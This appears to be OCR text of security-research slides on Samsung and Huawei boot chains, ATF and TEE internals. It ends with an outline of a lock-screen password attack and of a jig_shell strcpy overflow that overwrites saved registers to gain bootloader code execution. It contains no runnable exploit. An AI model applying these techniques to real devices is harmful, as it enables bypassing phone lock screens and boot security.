
FASTBOOT

- load_kernel




  - load_bl31, load_teeos
    - #define SOC_ACPU_SECENG_S_BASE_ADDR 0xFDF0F000

Samsung


PBL/BootROM
校验加载
ATF/TEEOS
SBOOT
Bootloader
校验加载
Kernel
EL3
EL1

Samsung


PBL/BootROM
校验加载
ATF/TEEOS
SBOOT
Bootloader
校验加载
Kernel
EL3
EL1

Sboot (SM-G9250)

- 参考
  - Unbox Your Phone.
  - Reverse Engineering Samsung SBOOT.


```
$ binwalk -D 'mobicore mclf' sboot.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
567864        0x8AA38         SHA256 hash constants, little endian
674288        0xA49F0         Android bootimg, kernel size: 0 bytes
677967        0xA584F         POSIX tar archive
1413120       0x159000        MobiCore Load Format, version 2.5
1478996       0x169154        SHA256 hash constants, little endian
1486848       0x16B000        MobiCore Load Format, version 2.5
```

Bootloader

- U-Boot
- BL33_main
- 启动内核


Bootloader


- U-Boot
- BL33_main
- 启动内核
- Download Mode
  - 刷写分区
  - odin, heimdall



jig-shell

- http://hexdetective.blogspot.com/





jig-shell

```
jit_command_table DCQ aChipinfo          ; DATA XREF: ROM:ptr jit command table↑o
                                         ; "chipinfo"
                  DCQ aDisplayExynosC_0  ; "display exynos chip info."
                  DCQ chipinfo_main
off_43E99DB0      DCQ 0                  ; DATA XREF: jig command init+54↑w
off_43E99DB8      DCQ aHelp              ; "help"
                  DCQ aHelpCommand       ; "help [command]"
                  DCQ help_main
off_43E99DD0      DCQ 0                  ; DATA XREF: jig command init+54↑w
                  DCQ aLog               ; "log"
                  DCQ aUsageLog          ; "*usage : log\n"
                  DCQ log_main
                  DCQ 0
                  DCQ aLoadKernel        ; "load_kernel"
                  DCQ aLoadKernelImag    ; "load kernel image.."
                  DCQ load_kernel_main
                  DCQ 0
                  DCQ aBoot              ; "boot"
                  DCQ aBootKernelOpti    ; "boot [kernel options]\nBoot Linux with "...
                  DCQ boot_main
                  DCQ 0
                  DCQ aReset             ; "reset"
                  DCQ aRebootRebootSy    ; "reboot\nReboot system\n"
                  DCQ reboot_main
                  DCQ 0
                  DCQ aFindenv           ; "findenv"
                  DCQ aFindenvFilenam    ; "findenv [filename]\n"
                  DCQ findenv_main
```

Trustzone

ATF + TEEOS

- ATF (arm-trusted-firmware)
  - https://github.com/ARM-software/arm-trusted-firmware
- Huawei
  - TrustedCore
- Samsung
  - Trustonic/**Kinibi**/MobiCore/TBase

ATF: BL31

- 布局系统运行后的EL3空间
- VBAR_EL3
  - MSR #6, c12, c0, #0, X0

Table 10.2. Vector table offsets from vector table base address

Address	Exception type	Description
VBAR_ELn + 0x000	Synchronous	Current EL with SP0
+ 0x080	IRQ/vIRQ	
+ 0x100	FIQ/vFIQ	
+ 0x180	SError/vSError	
+ 0x200	Synchronous	Current EL with SPx
+ 0x280	IRQ/vIRQ	
+ 0x300	FIQ/vFIQ	
+ 0x380	SError/vSError	
+ 0x400	Synchronous	Lower EL using AArch64
+ 0x480	IRQ/vIRQ	
+ 0x500	FIQ/vFIQ	
+ 0x580	SError/vSError	
+ 0x600	Synchronous	Lower EL using AArch32
+ 0x680	IRQ/vIRQ	
+ 0x700	FIQ/vFIQ	
+ 0x780	SError/vSError	

ATF: BL31

- 布局系统运行后的EL3空间
- VBAR_EL3
  - MSR #6, c12, c0, #0, X0
- bl31/aarch64/runtime_exceptions.S

```
mrs x30,esr_el3
ubfx x30,x30,#ESR_EC_SHIFT,#ESR_EC_LENGTH

cmp x30,#EC_AARCH32_SMC
b.eq smc_handler32

cmp x30,#EC_AARCH64_SMC
b.eq smc_handler64
```

```
STR     X30, [SP,#0xF0]
MRS     X30, #6, c5, c2, #0 ; [<]
UBFX    X30, X30, #0x1A, #6
CMP     X30, #0x13
B.EQ    smc_handler32
CMP     X30, #0x17
B.EQ    smc_handler64
BL      report_unhandled_exception
```

```
STR     X30, [SP,#arg_F0]
MRS     X30, #6, c5, c2, #0
UBFX    X30, X30, #0x1A, #6
CMP     X30, #0x13
B.EQ    smc_handler32
CMP     X30, #0x17
B.EQ    smc_handler64
B       sub_210F898
```

```
DCQ 0x10404
DCQ aStdSvc                 ; "std_svc"
DCQ std_svc_setup
DCQ std_svc_smc_handler     ; DATA XREF: smc handler32
DCQ 0x10505
DCQ aStdSmcHisiServ         ; "std_smc_hisi_service"
DCQ efusec_setup
DCQ std_smc_hisi_service_handler
DCQ 0x606
DCQ aRpmbStd                ; "rpmb_std"
DCQ 0
DCQ rpmb_std_handler
DCQ 0x10606
DCQ aRpmbFast               ; "rpmb_fast"
DCQ sub_1FE13444
DCQ rpmb_std_handler
DCQ 0x707
DCQ aPericrgStd             ; "pericrg_std"
DCQ 0
DCQ pericrg_std_handler
DCQ 0x10707
DCQ aFreqdumpSvc            ; "freqdump_svc"
DCQ 0
DCQ pericrg_std_handler
DCQ 0x10808
DCQ aGetValSvc              ; "get_val_svc"
DCQ 0
DCQ get_val_svc_smc_handler
DCQ 0x3F32
DCQ aTspdStd                ; "tspd_std"
DCQ 0
DCQ tspd_smc_handler
DCQ 0x13F32
DCQ aTspdFast               ; "tspd_fast"
DCQ tspd_setup
DCQ tspd_smc_handler
```

← Huawei

Samsung ↓

```
DCQ 0x10202                 ; DATA XREF: handler init+10
                            ; handler init+18↑o
DCQ aMonSmc                 ; "mon_smc"
DCQ 0
DCQ mon_smc_handler         ; DATA XREF: smc handler-10D
DCQ 0x10404
DCQ aStdSvc                 ; "std_svc"
DCQ std_svc_init
DCQ std_svc_handler
DCQ 0x10101
DCQ aTbaseDummySipF         ; "tbase_dummy_sip_fastcall"
DCQ 0
DCQ tbase_fastcall_handler
DCQ 0x10303
DCQ aTbaseOemFastca         ; "tbase_oem_fastcall"
DCQ 0
DCQ tbase_fastcall_handler
DCQ 0x200
DCQ aTbaseSmc               ; "tbase_smc"
DCQ 0
DCQ tbase_smc_handler
DCQ 0x13F32
DCQ aTbaseFastcall          ; "tbase_fastcall"
DCQ tbase_fastcall_init
DCQ tbase_fastcall_handler
```

TEEOS

- tee.kernel, globaltask <- teeos.img
- TA
  - ELF32
  - task_storage, task_gatekeeper, task_keymaster, task_secboot… <- teeos.img
  - /vendor/bin/uuid.sec
- /dev/tc_ns_client
- libteec.so

Kinibi

- tbase_kernel, mclib <- sboot
- TA
  - /data/app/mcRegistry/ffffffff000000000000000000001e.tlbin
  - MobiCore/inc/mcLoadFormat.h
- /dev/mobicore
- libmcclient.so

Demo

破解锁屏口令

- TA gatekeeperd
  - /data/system/gatekeeper.password.key
    - Bootloader
  - TA key
    - Trustzone

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])


jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])

jig_shell code exec

- https://www.youtube.com/watch?v=QpaeneaNEbw
  - Nitay Artenstein
- jig_shell
  - jig_run_command(command[256])
    - argv[i=0, 7] = malloc(1024)
    - if command[k=0, 255] == 0x20 -> i++
      - strcpy(argv[i], command[k])


argv[0]
malloc
argv[1]
malloc
argv[2]
malloc
argv[3]
malloc
argv[4]
malloc
argv[5]
malloc
argv[6]
malloc
argv[7]
malloc
X29
X30
code


argv[4]
malloc
argv[5]
malloc
argv[6]
malloc
argv[7]
malloc
X29
X30
X19
X20
cmds
cmds

jig_shell code exec

